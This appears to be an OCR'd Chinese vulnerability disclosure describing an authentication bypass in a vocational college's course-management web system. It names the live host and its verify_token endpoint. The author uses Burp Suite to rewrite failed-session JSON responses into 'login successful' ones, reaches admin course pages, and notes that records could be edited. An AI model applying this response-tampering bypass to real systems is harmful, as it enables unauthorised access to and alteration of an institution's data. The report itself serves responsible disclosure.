青岛酒店管理职业技术学院


时间	单位	作者	等级	Rank
2023-01-10 11:35:00	青岛酒店管理职业技术学院 (/list/firm/4492)	blame_Adminhz (/profile/9738/)	中危	0


QAQ

青岛酒店管理职业技术学院存在逻辑缺陷


url：http://demo1.it101.live/qd/login/

查看接口






访问看看



一闪而过

拦截返回包


修改数据


demo1.it101.live/qd/course
Web常见漏洞描述及...
Geekby's Blog学习博...
Adminxe's Blog专注...
主页 | 教育漏洞报告...
补天 - 企业和白帽子...
PeiQi文库
课程管理
专业:
专业
课程代码
课程名称
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer
Intercept HTTP history WebSockets history Options
Response from http://demo1.it101.live:80/api/auth/verify_token [139.198.30.128]
Forward Drop Intercept is on Action
Pretty Raw Hex Render \n
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Tue, 10 Jan 2023 03:19:53 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Origin
Access-Control-Allow-Origin: *
Content-Length: 104
{
"ok":false,
"code":420,
"message":"会话失效",
"referer":"http://demo1.it101.live/qd/course",
"type":""
}

修改这样


```
{
  "ok":true,
  "code":200,
  "message":"登录成功",
  "referer":"http://demo1.it101.live/qd/course",
  "type":""
}
```


继续放包




```
  "ok":false,
  "code":420,
  "referer":"http://demo1.it101.live/qd/course
  "message":"请登录"
}
```


继续修改


```
{
  "ok":true,
  "code":200,
  "referer":"http://demo1.it101.live/qd/course",
  "message":"登录成功"
}
```


一直放完数据包就访问进去了

4	06340032	纳税实务	专业核心课
5	01010001	酒店英语	专业基础课
6	05130013	制冷与通风空调工程	专业核心课
7	04140051	烹饪化学	专业基础课
8	01040110	导游实务	专业核心课
9	0217003	物联网概论	专业基础课
10	01170233	邮轮安全管理	专业基础课



序号	课程代码	课程名称	验证方式	学分	学时	上课地点	教学场所	验证方式	创建时间	最后修改时间	课程标准
1	06370037	证券投资理论与实务	专业核心课	2	32	校内	一体化教室	专业核心课	2022-11-23	2023-01-10	修改基本信息 课标管理
2	05130007	PLC应用技术	专业基础课	2	0	校内	一体化教室	专业基础课	2022-06-24	2022-06-24	修改基本信息 课标管理
3	06000042	商务数据分析	专业核心课	4	64	校内	一体化教室	专业核心课	2022-06-23	2022-06-23	修改基本信息 课标管理
4	06340032	纳税实务	专业核心课	4	64	校内	一体化教室	专业核心课	2022-06-22	2022-06-22	修改基本信息 课标管理
5	01010001	酒店英语	专业基础课	2	32	校内	教室	专业基础课	2022-06-21	2022-06-21	修改基本信息 课标管理
6	05130013	制冷与通风空调工程	专业核心课	2	32	校内	一体化教室	专业核心课	2022-06-20	2022-06-27	修改基本信息 课标管理
7	04140051	烹饪化学	专业基础课	2	32	校内	教室	专业基础课	2022-06-15	2022-06-15	修改基本信息 课标管理
8	01040110	导游实务	专业核心课	4	64	校内	教室	专业核心课	2022-06-14	2022-06-14	修改基本信息 课标管理
9	0217003	物联网概论	专业基础课	1	32	校内	实验室	专业基础课	2022-06-05	2022-06-08	修改基本信息 课标管理
10	01170233	邮轮安全管理	专业基础课	4	64	校内	实验室	专业基础课	2021-07-01	2021-07-01	修改基本信息 课标管理
11	540106	尽名服务	专业核心课	2	32	校外	其他	专业核心课	2021-06-30	2022-06-01	修改基本信息 课标管理
12	06010042	税收管理及筹划	专业核心课	3	48	校内	一体化教室	专业核心课	2021-06-30	2022-06-16	修改基本信息 课标管理

点击修改基本信息试试

可以对内容进行修改这里就不修改了，点到为止

测试了其他页面，也能通过改数据包的方法访问到

http://demo1.it101.live/qd/test-demo/ (http://demo1.it101.live/qd/test-demo/)